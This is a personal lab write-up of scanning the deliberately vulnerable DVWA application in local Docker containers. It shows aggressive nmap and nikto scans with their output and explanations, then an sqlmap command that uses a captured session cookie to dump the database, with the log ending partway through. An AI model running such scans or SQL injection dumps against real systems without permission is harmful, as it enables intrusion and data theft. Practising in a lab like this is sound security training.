Another quick projects for the books just to practice some vulnerability scanning techniques…….

Tools Used:

Docker

DVWA (vulnerables/web-dvwa)

Kali Linux (kalilinux/kali-rolling)

SQLMap – SQL injection automation


Nmap – Port scanning and service detection

Nikto – Web server vulnerability scanner

Edge DevTools

## Environment Setup

Step 1- Create docker network so containers can communicate to each other




```
PS C:\Users\Johns> docker network create dvwa-net
c50b7e027c4c7fb6a1272b0776e4b4486372057c0ee3c772e69e851820416736
```

Step 2-

Create and run both containers on the network with the commands:

docker run -it --name dvwa2 --network dvwa-net -p 8080:80 vulnerables/web-dvwa

docker run -it --name kali2 --network dvwa-net kalilinux/kali-rolling



Containers

View all your running containers and applications. Learn more

Container CPU usage 0.25% / 1600% (16 CPUs available)

Container memory usage 125.76MB / 14.91GB

| | Name | Container ID | Image | Port(s) | CPU (%) | Last started | Actions |
|---|---|---|---|---|---|---|---|
| ✓ | dvwa | 6465e743e5f4 | vulnerables/web-dvwa | 8080:80 | 0% | 2 days ago | |
| ✓ | kali | 67806f3dc74d | kalilinux/kali-rolling | | 0% | 2 days ago | |
| | dvwa2 | e09c8d47f9cb | vulnerables/web-dvwa | 8080:80 | 0.25% | 2 days ago | |
| | kali2 | 75ab8edbba94 | kalilinux/kali-rolling | | 0% | 23 hours ago | |

Selected 2 of 4

RAM 1.23 GB CPU 0.50% Disk: 6.60 GB used (limit 1006.85 GB)

# Scanning Processes

Step 1- Access DVWA

- Navigate to http://localhost:8080
- Log in with admin / password
- Under the "DVWA Security" tab, set the level to low


Step 2 -

Install necessary tools in the kali container bash using the command:

apt update

apt install -y sqlmap nmap nikto

Step 3 - Initial Reconnaissance with Nmap



```
┌──(root㉿75ab8edbba94)-[/]
└─# nmap -A -p- -T4 172.18.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-27 21:32 UTC
Nmap scan report for dvwa2.dvwa-net (172.18.0.2)
Host is up (0.00032s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-robots.txt: 1 disallowed entry
|_/
| http-title: Login :: Damn Vulnerable Web Application (DVWA) v1.10 *Develop...
|_Requested resource was login.php
|_http-server-header: Apache/2.4.25 (Debian)
MAC Address: 42:30:DF:62:5C:97 (Unknown)
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.32 ms dvwa2.dvwa-net (172.18.0.2)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.13 seconds
```


I ran a deep nmap scan using the flags: –A (toggles an aggressive scan: OS detection, version detection, script scanning, and traceroute), -p-( Scans all ports not just the default 1000 tcp ports, -T4(speeds up scan since I'm on a docker network)

Scan Summary:

- Finding, Explanation
- Port 80 open, Apache is running and accessible
- ▯ No HttpOnly flag, Session cookies can be accessed by scripts (security risk)
- Public Server Header, Version disclosure can help attackers
- Disallowed crawling, Good practice to protect web app visibility
- Linux Kernel Detected, OS detection confirms Linux container behavior

Step 3 – Web server scan with Nikto tool

Next, I used the nikto tool to check for insecure HTTP methods, default files, outdated software, and other web server vulnerabilities.



```
┌──(root㉿b73b246175c0)-[/]
└─# nikto -h 172.18.0.2
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          172.18.0.2
+ Target Hostname:    172.18.0.2
+ Target Port:        80
+ Start Time:         2025-07-26 00:17:59 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.25 (Debian)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Cookie security created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP
/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in
a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-
content-type-header/
+ Root page / redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /config/: Directory indexing found.
+ /config/: Configuration information may be available remotely.
+ /docs/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /login.php: Admin login page/section found.
+ /.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ 8102 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:           2025-07-26 00:18:06 (GMT0) (7 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Scan Summary:

- PHPSESSID and security cookies missing HttpOnly flag
  - These cookies are accessible via JavaScript, making them vulnerable to XSS. Mozilla Docs
- Missing X-Frame-Options header
  - Leaves the site vulnerable to clickjacking attacks.
- Missing X-Content-Type-Options header
  - Allows MIME type sniffing, which could lead to content injection.
- / Redirects to login.php
  - Confirms presence of a login page, which may be a target for brute-force or SQL injection.
- /config/ directory indexing enabled
  - Files may be browsable publicly, potentially leaking configuration or credentials.
- /docs/ directory indexing enabled
  - May reveal internal documentation or development notes.
- .gitignore file found
  - Can expose hidden files or folders used in development.
- /icons/README found
  - Default Apache file. Indicates default server setup and may expose unnecessary server info.
- Apache version is outdated

    - Server is running Apache 2.4.25; current version is 2.4.54+. Older versions may have known exploits.
- /login.php detected
    - Confirms login entry point — typically tested for brute-force, SQL injection, and session management flaws.

## Step 4 - Manual SQL Injection

On the website SQL injection page, I submitted an ID to exploit an intentional database error. I used this to get the URL and cookie session ID so that I can use the SQLmap command to automate the SQL Injection.



localhost:8080/vulnerabilities/sqli/?id=1&Submit=Submit#

Vulnerability: SQL Injection

User ID:

```
ID: 1
First name: admin
Surname: admin
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Username: admin
Security Level: low
PHPIDS: disabled

Name
sqli/?id=1&Submit=Submit
main.css
dvwaPage.js
logo.png
add_event_listeners.js
favicon.ico

6 requests 1.8 kB transferred 16.6


| | |
|---|---|
| Pragma | no-cache |
| Server | Apache/2.4.25 (Debian) |
| Vary | Accept-Encoding |

▾ Request Headers


| | |
|---|---|
| Accept | text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 |
| Accept-Encoding | gzip, deflate, br, zstd |
| Accept-Language | en-US,en;q=0.9 |
| Cache-Control | max-age=0 |
| Connection | keep-alive |
| Cookie | PHPSESSID=enkl3f890s7e2m8794qfp16fp6; security=low |
| Host | localhost:8080 |
| Referer | http://localhost:8080/vulnerabilities/sqli/ |
| Sec-Ch-Ua | "Not)A;Brand";v="8", "Chromium";v="138", "Microsoft Edge";v="138" |
| Sec-Ch-Ua-Mobile | ?0 |
| Sec-Ch-Ua-Platform | "Windows" |
| Sec-Fetch-Dest | document |
| Sec-Fetch-Mode | navigate |
| Sec-Fetch-Site | same-origin |
| Sec-Fetch-User | ?1 |

Then I ran the command:


```
sqlmap -u "http://dvwa2/vulnerabilities/sqli/?id=1&Submit=Submit" \

--cookie="PHPSESSID=enkl3f890s7e2m8794qfp16fp6; security=low" \

--batch –dump
```




```
┌──(root㉿75ab8edbba94)-[/]
└─#  sqlmap -u "http://dvwa2/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=enkl3f890s7e2m8794qfp16fp6; security=low" \
--batch --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.6#stable}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibili
ty to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or dama
ge caused by this program

[*] starting @ 21:32:25 /2025-07-26/

[21:32:25] [INFO] testing connection to the target URL
[21:32:25] [INFO] checking if the target is protected by some kind of WAF/IPS
[21:32:25] [INFO] testing if the target URL content is stable
[21:32:25] [INFO] target URL content is stable
[21:32:25] [INFO] testing if GET parameter 'id' is dynamic
[21:32:25] [WARNING] GET parameter 'id' does not appear to be dynamic
[21:32:26] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[21:32:26] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[21:32:26] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[21:32:26] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:32:26] [WARNING] reflective value(s) found and filtering out
[21:32:26] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:32:26] [INFO] testing 'Generic inline queries'
[21:32:26] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[21:32:27] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[21:32:27] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)'
[21:32:27] [INFO] GET parameter 'id' appears to be 'OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)' injectable
(with --not-string="Me")
[21:32:27] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[21:32:27] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
```



```
[21:32:27] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[21:32:27] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[21:32:27] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[21:32:27] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
[21:32:27] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
[21:32:27] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
[21:32:27] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
[21:32:27] [INFO] GET parameter 'id' is 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)' injectable
[21:32:27] [INFO] testing 'MySQL inline queries'
[21:32:27] [INFO] testing 'MySQL >= 5.0.12 stacked queries (comment)'
[21:32:27] [INFO] testing 'MySQL >= 5.0.12 stacked queries'
[21:32:27] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
[21:32:27] [INFO] testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
[21:32:27] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[21:32:27] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
